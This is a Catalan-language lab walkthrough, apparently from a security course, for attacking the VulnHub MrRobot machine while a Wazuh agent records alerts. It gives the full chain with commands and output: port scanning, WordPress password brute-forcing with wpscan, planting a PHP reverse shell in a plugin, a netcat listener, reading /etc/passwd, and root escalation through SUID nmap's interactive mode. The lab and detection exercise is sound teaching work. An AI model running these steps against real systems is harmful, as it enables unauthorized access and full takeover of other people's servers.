

En aquest taller faràs un atac de força bruta i *reverse shell* a la web d'una màquina Linux i aconseguiràs permisos de *root*. La víctima és una màquina extreta de VulnHub (MrRobot) on he instal·lat un agent Wazuh i està enviant events i alertes al nostre Wazuh *manager*. Després de realitzar l'atac, fes un informe de les alertes i/o events recollits al Wazuh.

Màquines:

- Víctima: 192.168.1.83
- Wazuh manager: 192.168.1.80

Atac:

Busca quins ports té oberts:

```
nmap -sS -p- 192.168.1.83
```

PORT	STATE	SERVICE
22/tcp	closed	ssh
80/tcp	open	http
443/tcp	open	https

Com que té el port 80 obert, visita el contingut de la web a veure què hi ha.

Cerca noms de carpetes i fitxers utilitzats en aplicacions web populars amb l'escript *http-enum*:

```
nmap -sV --script=http-enum 192.168.1.83
```


```
PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /readme.html: Wordpress version: 2
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder
MAC Address: 08:00:27:E5:22:B5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 37.69 seconds
```

D'aquí pots deduir que és una web creada amb WordPress i un enllaç interessant pot ser

[/wp-login.php](#)

Prova-ho:



Per trobar un usuari i password vàlids, fes servir una eina feta per a WordPress: *wpscan*
Intenta trobar una clau per l'usuari *admin* amb la mateixa llista de passwords del taller 3:

```
(kali㉿kali)-[~]  
$ wpscan --url http://192.168.1.17 -U 'admin' -P /usr/share/wordlists/dirb/others/best1050.txt --password-attack wp-login
```

Potser l'usuari *admin* no hi és... Quins usuaris hi podria haver?

La web es diu Mr. Robot...

Què és Mr. Robot?


Quins usuaris hi podria haver?

Prova la mateixa comanda però amb la llista de noms d'usuari que creguis que hi pot haver:

```
wpscan --url http://192.168.1.83 -U 'usuari1, usuari2, usuari3' -P  
/usr/share/wordlists/dirb/others/best1050.txt --password-attack wp-login
```

Si ja el tens pots continuar:

Un cop fet el login, el que pots fer amb WordPress és anar a l'apartat de Plugins:



I editar-ne un, el que vulguis:

☐ Hello Dolly
[Activate](#) [Edit](#) [Delete](#)

This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page.

Version 1.6 | By [Matt Mullenweg](#) | [View details](#)


I aquí hi afegiràs al codi existent entre el `<?php` i `?>` un codi que et faci una *reverse shell*, per exemple pots copiar el següent:

<https://github.com/pentestmonkey/php-reverse-shell>

On has de canviar les primeres línies amb la IP de la teva màquina Kali i el port per on escoltaràs amb *netcat*:

```
<?php
set_time_limit(0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234;      // CHANGE THIS
```

Clica el botó Update File:



I des de la màquina Kali Linux escriu:

```
(kali㉿kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
```

Un cop activis el plugin, s'executarà el codi que has insertat i automàticament se't connectarà al *netcat* de la teva màquina Kali.

```
(kali㉿kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.1.34] from (UNKNOWN) [192.168.1.17] 34646
Linux linux 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
18:09:20 up 2:03, 0 users, load average: 0.04, 0.09, 0.06
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Ja tens una *reverse shell*.

Comprova quin usuari ets:

```
$ whoami
daemon
$
```

Et diu que ets l'usuari *daemon*.

Mira quins usuaris hi ha al sistema:

```
cat /etc/passwd
```

```
robot:x:1002:1002::/home/robot:
```

Veuràs que hi ha l'usuari *robot*. Investiga el contingut del seu home.

Hi ha un hash que pots intentar trobar quin és el password, però si no ho vols fer, te'l poso a continuació amb el fons negre:

Intenta canviar de l'usuari *daemon* a l'usuari *robot* amb el password que has trobat:

```
su robot
```

```
$ su robot
su: must be run from a terminal
$
```

No et deixa, per tant, genera una consola:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/home/robot$
```

Ara sí, torna a executar *su robot*.

Ara cerca fitxers amb permisos SUID, o sigui, que tinguin el bit 's' activat. Aquesta propietat és necessària perquè els usuaris normals puguin realitzar tasques que requereixin privilegis més alts:


```
find /* -user root -perm -4000 -print 2> /dev/null
```

```
robot@linux:~$ find /* -user root -perm -4000 -print 2> /dev/null
find /* -user root -perm -4000 -print 2> /dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
robot@linux:~$
```

D'aquesta llista escollirem */usr/lib/bin/nmap*

Per comprovar-ho, si escrivs `ls -ls /usr/local/bin/nmap` et mostrarà el bit 's' activat:

```
robot@linux:~$ ls -ls /usr/local/bin/nmap
ls -ls /usr/local/bin/nmap
496 -rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
robot@linux:~$
```



Aquest *nmap* és una versió antiga que permet el mode interactiu, ho pots comprovar executant-lo sense cap paràmetre:

```
robot@linux:~$ /usr/local/bin/nmap
/usr/local/bin/nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan. Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended. Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
robot@linux:~$
```

Executa'l interactivament:

`/usr/local/bin/nmap --interactive`

```
robot@linux:~$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Tot seguit escriu:

`!sh`

I ja tens una *shell* amb permisos *root*.